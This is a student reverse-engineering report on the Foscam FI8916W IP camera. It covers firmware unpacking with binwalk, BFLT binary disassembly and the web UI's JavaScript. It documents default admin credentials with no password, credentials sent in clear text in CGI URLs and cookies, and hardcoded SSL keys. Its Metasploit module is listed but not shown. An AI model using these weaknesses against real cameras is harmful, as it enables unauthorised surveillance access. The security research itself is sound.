

# **Reverse Engineering the Foscam FI8916W IP Camera**

**Dallas Wright**

**CSC 844 Advanced Reverse Engineering**

**Dakota State University**

**Dr. Jared DeMott**

**Summer 2017**

## Table of Contents

1.0 - Executive Summary .....	3
2.0 - Reverse Engineering Strategy .....	5
2.1.0 - Firmware.....	6
2.1.1 - Acquisition.....	6
2.1.2 - Step 1 : Unpack the File System.....	7
2.1.3 - Step 2 : Unpack the Web UI .....	8
2.1.4 - Step 3 : Further Binary Extraction.....	9
2.2 - Initial Scan of Files.....	10
2.3 - Examine Binaries.....	11
2.4 - Analyze Extracted HTML .....	14
3.0 - Architecture .....	15
4.0 - Findings .....	22
4.1 - Web Search for Default Passwords.....	22
4.2 - Reverse Engineering of the Disassembled Binaries .....	24
4.3 - Reverse Engineering of the HTML Files.....	26
4.4 - Port Scanning.....	27
4.5 - Webserver Analysis .....	29
4.6 - Brute Forcing.....	35
4.7 - Packet Capture and Analysis .....	37
5.0 - Exploiting Vulnerabilities Using Metasploit Module.....	42
6.0 - Summary and Recommended Resolutions .....	53
Appendices.....	55
Appendix A - Links .....	55
Appendix B - romfser.c.....	57
Appendix C - extracto.c .....	61
Appendix D - ipcamera.rb.....	63
Appendix E - Get Parameters Menu Option .....	74

## 1.0 - Executive Summary

This report is in response to an assignment to reverse engineer an IoT device and attempt to find exploits. I chose a web-based camera for analysis, specifically the Foscam FI8916W. The analysis was performed by first downloading and extracting the firmware and web UI. Once they were unpacked and the binary type was identified the following analysis was performed.

- Web search for default passwords.
- String searches of HTML and binaries.
- Reverse engineering of the disassembled binaries.
- Reverse engineering of the HTML files.
- Port scanning.
- Webserver analysis.
- Brute forcing and fuzzing tools were run against the webserver.
- Packet capture and analysis.

Several port scans showed that the default for all but the HTTP service were disabled. Other services such as DDNS, SMTP and FTP are optional and disabled by default. According to other research papers and reverse engineering attempts found on the web, this has not always been the case for Foscam cameras. It appears that over the years security has increased. Likewise, scans, brute forcing and fuzzing attempts using nmap, Burp Suite, Sparta, OpenVMS and the OWASP Zed Attack Proxy did not uncover any useful vulnerabilities.

HTML and packet analysis indicate open text user id's and passwords are sent.

Additionally, reverse engineering and string searches of the binaries show SSL keys are hardcoded within the firmware.

Brute forcing would likely be successful in cracking the default user ID of “admin” with a null password. This wasn’t necessary as the default password and user ID are documented on the Foscam website and other internet sites. No other passwords were discovered using brute force techniques.

Foscam relies on third party services to provide FTP, SMTP, DDNS and other services. Vulnerabilities with these company’s websites or other security measures make the camera vulnerable as well. For example, using the no-ip.com service for DDNS means individuals at that company or anyone breaching their security could control the DDNS services for the camera.

The greatest vulnerability found, after the default user ID and password, was the presence of the clear text user id and password in the HTTP transmissions as uncovered via packet capturing. This user id and password gave initial access to the camera. Once logged into the camera other user ID’s are accessible including WiFi, third-party services such as DDNS, FTP, etc.

A previous study by Rampart Security, see link in Appendix A, identifies a man-in-the-middle attack by sending a packet that spoofs a DDNS update providing the attackers IP as the new IP. When the user signs on, a simulated sign on screen is used to capture the camera credentials. This attack is still viable, however, the camera credentials can be captured in a more straight forward manner as demonstrated in the exploit module created for this study.

## 2.0 - Reverse Engineering Strategy

The strategy consists of getting firmware for the Foscam FI8916W, extracting the executables and web interface and examining them for vulnerabilities. Scanning and brute forcing were also attempted as described in later sections.

Summary of tools used for firmware identification and extraction:

- Linux – environment under which most of the rest of the tools run
- Binary Ninja – binary disassembler and analyzer
- binwalk - for identifying files and code embedded inside of firmware images
- file – used to identify file types
- romfser modified ( Appendix B ) – for extracting romfser file system
- extracto modified ( Appendix C ) – for extracting the web UI
- arm-elf-flthdr – used to decompress the BFLT binaries
- arm2html – an ARM7 decompiler

Further links may be found in Appendix A.

## 2.1.0 - Firmware

### 2.1.1 - Acquisition

The most recent firmware was found at <http://www.foscam.com/download-center/firmware-downloads.html>. Acquisition in this case was simply downloading the file. Based on the description for the firmware it is reasonable to expect the findings in this research to also be applicable to Foscam models FI8910E, FI8910W, FI8916W (current target device) and FI8918W.

Model	Version	Size	Description	Action	
FI8907W FI8909W	11.25.2.51	2.4.30.5	2.73MB	suitable for 11.25.2.XX	<a href="#">download</a>
FI8907WF/ FI8909W	11.35.2.65	2.4.30.13	2.24MB	suitable for 11.35.2.59 and previous versions	<a href="#">download</a>
FI8904W FI8905W FI8906W FI8905E	11.25.2.51	2.4.20.6	2.73MB	suitable for 11.25.2.XX	<a href="#">download</a>
FI8910W FI8918W FI8916W FI8910E	11.37.2.65	2.4.10.13	2.27MB	suitable for 11.37.2.63 only	<a href="#">download</a>
FI8910W FI8918W FI8916W FI8910E	11.22.2.51	2.4.10.5	2.75MB	suitable for 11.22.2.XX	<a href="#">download</a>
FI8910W FI8918W FI8916W FI8910E	11.37.2.65	2.4.10.13	2.27MB	suitable for 11.37.2.59 and previous versions	<a href="#">download</a>
Plug-in for IE on MJPEG series cameras	0.0.0.47	/	373KB	suitable for all MJPEG series	<a href="#">download</a>

**H.264 Series**

Products	Model	Version	Size	Download

*Foscam Firmware Download Page*

### **2.1.2 - Step 1 : Unpack the File System**


After selecting and downloading the firmware for the model being examined I extracted the .bin file from the .zip. I renamed the .bin file from lr\_cmos\_11\_37\_2\_65\_63To65.bin to foscam.bin to make working with the file easier. I used the “binwalk” command to determine what the .bin file consisted of.

```
remnux@remnux:~/Desktop/CSC844/foscam/firmware$ binwalk foscam.bin
DECIMAL      HEX           DESCRIPTION
-----+-----+
20          0x14         Zip archive data, at least v2.0 to extract, compressed size: 740120, uncompressed size: 1547720, name: "linux.bin"
740292      0xB4BC4       End of Zip archive
740292      0xB4BC4       romfs filesystem, version 1 size: 1003200 bytes, named "rom 52601301"
```

#### *Examining Firmware Download with Binwalk*

There were two files in the download, a zip archive and a romfs file system. The romfs file system was intended to be used for putting files on an EEPROM and typically runs on Unix-like systems. After searching online for a tool to extract the romfs file system I came across a utility called “romfser” at <https://github.com/newbg/romfser>. This utility had not been maintained for a while. There were several outdated function calls that needed to be modified. Additionally, after executing the utility I realized, after hours of not being able to identify the type of files it extracted, that there were a few bugs causing the files not to be created properly. After fixing those issues the utility worked quite well and provided the files and directory

structure I needed to begin my examination of the firmware. Props to the original author. See the code in Appendix B.



### *Extracted Binary Listing and Directory Structure*

#### 2.1.3 - Step 2 : Unpack the Web UI

Unpacking the web UI was more straight forward than extracting the firmware binaries.

Thanks to Dr DeMott for the link to <https://irishjesus.wordpress.com/2010/03/30/hacking-the-foscam-fi8908w/>. This was an old link but after examining the headers for the packed files I was able to determine the structure of the packed file and make the necessary modifications to the

program. Running the program then extracted the Web UI and associated directory structure.

The program listing is available in Appendix C.

```

remnux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
remnux@remnux: ~/Desktop/CSC844/foscam/firmware/fwwebui
File Edit Jabs Help
File name length: 15
Extracting /serverpush.htm (1028 bytes)...
File name length: 15
File name length: 25
Extracting /simple_chinese/string.js (24353 bytes)...
File name length: 9
Extracting /snap.htm (1059 bytes)...
File name length: 13
Extracting /snapshot.htm (2911 bytes)...
File name length: 8
File name length: 18
Extracting /spanish/string.js (25948 bytes)...
File name length: 11
Extracting /status.htm (7074 bytes)...
File name length: 10
Extracting /style.css (4642 bytes)...
File name length: 13
Extracting /test_ftp.htm (1708 bytes)...
File name length: 18
Extracting /test_mail.htm (2007 bytes)...
File name length: 20
File name length: 30
Extracting /traditional_chinese/string.js (24391 bytes)...
File name length: 8
File name length: 18
Extracting /Turkish/string.js (23526 bytes)...
File name length: 12
Extracting /upgrade.htm (1990 bytes)...
File name length: 9
Extracting /upnp.htm (1728 bytes)...
File name length: 9
Extracting /user.htm (13458 bytes)...
File name length: 16
Extracting /User_editer.htm (7072 bytes)...
File name length: 9
Extracting /vars.htm (353 bytes)...
File name length: 13
Extracting /wireless.htm (10293 bytes)...
File name length: 10293
Unable to write file: ./remnux@remnux:~/Desktop/CSC844/foscam/firmware/fwwebui$ ls
admin_content.htm backup.htm ddns.htm extracto.o images jquery-1.4.4.min.js mail.htm Polski romser snapshot.htm traditional_chinese vars.htm
admin.htm camera.htm Denmark french index.htm Korean mobile.htm Portugal Russian spanish Turkish wireless.htm
adsl.htm codebase Deutsch ftp.htm Indonesian live.htm monitor.htm ptz.htm safari2.htm status.htm upgrade.htm
alarm.htm content.htm english full_screen.htm ipcam.cfg log.htm msn.htm public.js serverpush.htm style.css upnp.htm
alarm_success.htm Czech extracto fwwebui.bin ip.htm login.htm multidev.htm reboot.htm simple_chinese test_ftp.htm User_editer.htm
alias.htm datetime.htm extracto.c Hungarian Italian login_user.htm Netherlands rebootme.htm snap.htm test_mail.htm user.htm
remnux@remnux:~/Desktop/CSC844/foscam/firmware/fwwebui$ f

```

### *Extracted HTML*

#### 2.1.4 - Step 3 : Further Binary Extraction

The next step was to determine what type of binaries I had. I started with the binary

named “camera” as that sounded like the best binary to start with. The “file” command told me this was a BFLT executable that was gzipped. It was gzipped within the BFLT format so normal gunzip would not extract the file. While researching the BFLT format I discovered the tool “arm-

elf-flthdr" at <http://www.metavert.com/public/NO-SUPPORT/> that successfully uncompressed the binary. Using the file command showed that it was now a plain BFLT executable.

```
remnux@remnux:~/Desktop/CSC844/foscam/firmware/romfser-master/bin$ ./camera_extract camera  
camera: BFLT executable - version 4 ram gzip  
remnux@remnux:~/Desktop/CSC844/foscam/firmware/romfser-master/bin$ ./arm-elf-flthdr -Z camera  
remnux@remnux:~/Desktop/CSC844/foscam/firmware/romfser-master/bin$ ./camera_extract camera  
camera: BFLT executable - version 4 ram
```

## 2.2 - Initial Scan of Files

There were some files of interest that shed some light into the functioning of the firmware.

```
mount -t proc none /proc  
mount -t ramfs none /usr  
mount -t ramfs none /swap  
mount -t ramfs none /var/run  
mount -t ramfs none /etc  
mount -t ramfs none /flash  
mount -t ramfs none /home  
mount -t ramfs none /tmp  
mkdir /tmp/run  
camera&  
sh
```

*"init" file*

There appear to be some standard uClinux/Linux utilities.

- iwconfig - used to set the parameters of the network interface which are specific to the wireless operation
- ifconfig – configure network interface
- route – used to make changes to the kernel routing table
- wectl – wireless control utility
- wpa\_supplicant cross-platform supplicant with support for WEP, WPA and WPA2

### 2.3 - Examine Binaries

When I tried to use Binary Ninja to reverse engineer the ARM BFLT binaries I discovered that it would not properly disassemble them. After some research into the BFLT format ( see link in Appendix A ) I realized it was not starting at the offset indicated in the BLFT header. The code for these particular binaries started at offset 40h. After indicating the starting position of the binary in Binary Ninja it was able to correctly disassemble. This is possibly something the authors of Binary Ninja might want to take a look at.

```
struct flat_hdr {  
    char magic[4];  
    unsigned long rev;      /* version */  
    unsigned long entry;    /* Offset of first executable instruction  
                           with text segment from beginning of file */  
    unsigned long data_start; /* Offset of data segment from beginning of  
                           file */  
    unsigned long data_end;  /* Offset of end of data segment  
                           from beginning of file */  
    unsigned long bss_end;   /* Offset of end of bss segment from beginning  
                           of file */  
  
    /* (It is assumed that data_end through bss_end forms the bss segment.) */  
  
    unsigned long stack_size; /* Size of stack, in bytes */  
    unsigned long reloc_start; /* Offset of relocation records from  
                           beginning of file */  
    unsigned long reloc_count; /* Number of relocation records */  
    unsigned long flags;  
    unsigned long filler[6]; /* Reserved, set to zero */  
};
```

```

camera — Binary Ninja
File Edit View Help
camera (Hex) ⊞
sub_40
sub_58
sub_380
sub_960
sub_c24
sub_14a4
sub_1a3c
sub_1bf0
sub_20a0
sub_2798
sub_2cf4
sub_31c0
sub_36f4
sub_3e0c
sub_4244
sub_42a4
sub_4328
sub_43b0
sub_45e8
sub_4b70
sub_4ce0
sub_594c
sub_624c
sub_73e8
sub_7664
Xrefs
000003a4 in sub_380
    bt      sub_58
000003c4 in sub_380
    bl      sub_58
000003e4 in sub_380
    bl      sub_58
0001a30 in sub_b19fc
sub_58:
    mov    r12, sp [arg_0]
    push   {r4, r5, r6, r7, r11, r12, lr, pc}
    sub    r11, r12, #0x4 {var_4}
    sub    sp, sp, #0x28
    mov    r6, r0
    ldr    r0, data_328
    ldr    r1, data_32c
    bl     sub_bc004
    ldr    r4, data_330
    mov    r0, r4
    mov    r1, #0
    mov    r2, #0x41
    bl     sub_bc724
    ldr    r0, data_328
    mov    r1, r4
    bl     sub_13800
    ldr    r3, data_334
    strh  r0, [r3]
    ldrh  r3, [r3]
    cmp    r3, #0
    bne   data_c4
    mov    r3, #0x2
    strh  r3, [r11, #-0x2c] {var_30}
    ldr    r3, data_334
    ldrsh r2, [r3]
    lsl    r2, r2, #0x10

```

*Camera binary in Binary Ninja after accounting for 40 byte offset*

I also found a utility that gave me a different view of the disassembly “arm2html” which runs natively under windows. This tool decompiles the BFLT binary. It separated the code and data sections within the binary and also added comments to instruction lines which reflected the text strings at data locations. This tool provided some clarity and when combined with Binary Ninja gave me a decent view of the disassembly.

```

0002cc: eb02fb8a      bl      0bf0fc(2fb8a)
0002d0: e59f0098      ldr     r0, [pc, #152] ; [000370]  "rks_alarm: can not find content"
0002d4: eb02e829      bl      0ba380(2e829)
0002d8: e3e00000      mvn     r0, #0   ; 0x0
0002dc: e91ba8f0      ldmdb   fp, {r4, r5, r6, r7, fp, sp, pc} ; return

0002e0: e1a00004      mov     r0, r4
0002e4: eb02e6ca      bl      0b9e14(2e6ca)
0002e8: e1a00005      mov     r0, r5
0002ec: eb02fb82      bl      0bf0fc(2fb82)
0002f0: e59f0064      ldr     r0, [pc, #100] ; [00035c]
0002f4: e59f1078      ldr     r1, [pc, #120] ; [000374]  "OK"
0002f8: eb02f1d6      bl      0bca58(2f1d6)
0002fc: e3500000      cmp     r0, #0   ; 0x0
000300: 0a000003      beq     000314(3) ; jump

000304: e59f006c      ldr     r0, [pc, #108] ; [000378]  "rks_alarm: send alarm ok"
000308: eb02e81c      bl      0ba380(2e81c)
00030c: e3a00000      mov     r0, #0   ; 0x0
000310: e91ba8f0      ldmdb   fp, {r4, r5, r6, r7, fp, sp, pc} ; return

000314: e59f0060      ldr     r0, [pc, #96] ; [00037c]  "rks_alarm: send alarm error: %s"
000318: e59f103c      ldr     r1, [pc, #60] ; [00035c]
00031c: eb02ec92      bl      0bb56c(2ec92)
000320: e3a00000      mov     r0, #0   ; 0x0
000324: e91ba8f0      ldmdb   fp, {r4, r5, r6, r7, fp, sp, pc} ; return

000328: 000f0ba1-----> 000f0be1 ; data:
00 58 E8 00 00 59 08 00 00 61 64 00 00 61 68 00 | .Xè..Y..ad..ah.
00032c: 001be349-----> 001be389      ; !Unknown!
00000000 00000000 00000000 00000000

```


*arm2html disassembly of “camera” BFLT binary*

One of the key points regarding ARM 7 disassembly is that it executes function calls by calling software interrupts ( SWI instruction ). This instruction reads the opcode to get the SWI function number. This function number can represent operation system or third party functions.

These functions include such things as reading and writing files, transmitting and receiving data via TCP/IP, etc.

## 2.4 - Analyze Extracted HTML

The Foscam web UI provides functionality for viewing the camera, controlling the camera, configuring the network connection, rebooting, configuring HTTP, TCP/IP, UDP, STMP, DDNS, SNTP, DHCP and FTP settings. All of these features are available locally and remotely. The HTML enables several vulnerabilities with the Foscam system. User id's and passwords for the camera are transmitted in clear text. Also, cookies are created on the host machine containing them. You can see in the code below the use of a cookie.



```
Remnux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
21B46.html - SciTE
File Edit Search View Tools Options Language Buffers Help
1 21B46.html | lang_ret=15;
} else if(tmp_lang=='Denmark')
{
    lang_ret=16;
}
return lang_ret;
}

function get_user()
{
    var tmp_user = top.getcookie('login_user');
    return tmp_user;
}


function get_pwd()
{
    var tmp_pwd = top.getcookie('login_pwd');
    return tmp_pwd;
}

function mouseover_button(id)
{
    var div = document.getElementById(id);
Find: pwd Find Next Mark All wod Cc ^* Vlt ↻ ↑

```

*HTML Showing Use of a Cookie*

And here you can see a .CGI call to reboot the camera which sends the clear text user id and password. The “encodeURIComponent” function call merely makes sure text is in Unicode format. All of the .CGI requests work in a similar manner.



```

File Edit Search View Tools Options Language Buffers Help
1 21B46.html | 21B46.html - SciTE
alert("gateway error: illegal params.");
gateway_inp.focus();
NetFlag = false;
return;
}
if (dns_inp.value == "" || dns_inp.value == null) {
alert("DNS error: illegal params.");
dns_inp.focus();
NetFlag = false;
return;
}
if (port_inp.value > 65535 || port_inp.value == 0) {
alert("Port error: illegal params.");
port_inp.focus();
NetFlag = false;
return ;
}
parent.content.reboot_seconds=40;
url='set_network.cgi?next_url=rebootme.htm&user='+encodeURIComponent(top.user)+'&pwd='+encodeURIComponent(top.pwd);
url+=dhcp_enable.checked?'&ip=&mask=&gateway=&dns=':( '&ip='+ip_inp.value+'&mask='+mask_inp.value+'&gateway='+gateway_inp.value+'&dns='+
dns_inp.value);
url+=((port.value==''))||((port.value=='0'))?'&port=80':('&port='+port_inp.value);
location=url;
}
function set_led()
{
  var url_misc;
  url_misc='set_misc.cgi?next_url=ip.htm&user='+encodeURIComponent(top.user)+'&pwd='+encodeURIComponent(top.pwd)
}

```

### 3.0 - Architecture

**Manufacturer : Shenzhen Foscam Intelligent Technology Co., Limited**

**Model : FI8916W**

**Description : IndoorPan/TiltWirelessIPCamera**

The Foscam model FI8916W is an integrated wireless IP Camera with a color CMOS sensor. It combines a digital video camera with a webserver to transmit video to a remote PC on its local network or over the internet.

The FI8916W runs on an ARM7 processor with a uClinux operating system. The firmware being examined is version 11.37.2.65 and the web UI is version 2.5.10.13. uClinux is an open source Linux based operating system for embedded micro controllers. uClinux includes Linux kernel releases for 2.0, 2.4 and a collection of user applications, libraries and tools. The camera's firmware and web UI are updated using the camera's HTTP interface. The firmware and web UI can be updated independently of one another. The camera has many services available including video streaming through HTTP, TCP/IP, UDP, STMP, DDNS, SNTP, DHCP and FTP. All except HTTP are disabled by default.

The HTTP client that resides on the camera allows for camera viewing, control and configuration locally as well as remotely. Camera configuration is not user friendly as it requires router ports to be opened to enable the various services. Additionally, services need to be provided via third parties. For example, in order to establish remote video streaming I had to open a port on my router, go to [www.no-ip.com](http://www.no-ip.com) and set up an account for a DDNS service and provide the IP address to the third-party site. Finally, I had to enter the DDNS service user id and password into the Foscam web UI. The other services supported by the camera need to be setup in a similar manner.

Historically there have been security issues relating to .cgi's not requiring passwords, being able to log in via telnet, exploitable FTP services allowing users to download system files and password files, default system level user id's and passwords, etc. Over the years the services and access to them have been made more secure. For example, remote login is disabled for telnet, most services are disabled by default and they have been locked down to prevent access to system files.

The "camera" executable constantly runs. It serves as the command and control for the camera, receiving, interpreting, verifying and executing requests. If the request is invalid or it fails to execute properly, "camera" sends an error response to the requestor. If the request is performed successfully the result is sent back.

As previously mentioned in Section 2.2, there are various Linux based services installed such as iwconfig, ifconfig, route, wtctl, and wpa\_supplicant.

Below are the key features ( link in Appendix A ) :

- Powerful high-speed video protocol processor
- High Definition Color CMOS Sensor
- IR night vision (Range: 8m)
- Pan 300 degree, tilt 120 degree
- Optimized MJPEG video compression for transmission

- Multi-level users' management and passwords definition
- Embedded Webserver for users to visit by IE
- Wi-Fi compliant with wireless standards IEEE 802.11b/g/n
- Supports IR\_CUT and the filter change automatically
- Embedded FOSCAM domain name
- Supports Dynamic IP (DDNS) and UPnP LAN and Internet (ADSL, Cable Modem)
- Motion and Sound detection activates alarm
- Supports image snapshot
- Supports multiple network protocols: HTTP/TCP/IP/UDP/STMP/DDNS/SNTP/DHCP/FTP
- Supports WEP/WPA/WPA2 encryption
- Supports WPS (Wi-Fi Protected Set-up)
- Supports MSN
- Supports Gmail as sender on mail service settings
- Supports audio on Firefox, Google Chrome and Safari
- Providing Central Management Software to manage or monitor multi-cameras

**Default network Parameters**

IP address: obtain dynamically

Subnet mask: 255.255.255.0

Gateway: obtain dynamically

DHCP: Disabled

DDNS: Embedded FOSCAM domain name


**Username and password**

Default administrator username: **admin**

Default administrator password: **No password**

ITEMS		FI8916W
<b>Image Sensor</b>	Image Sensor	Color CMOS Sensor
	Display Resolution	640 x 480 Pixels(300k Pixels)
	Lens	f: 2.8mm,F:2.4
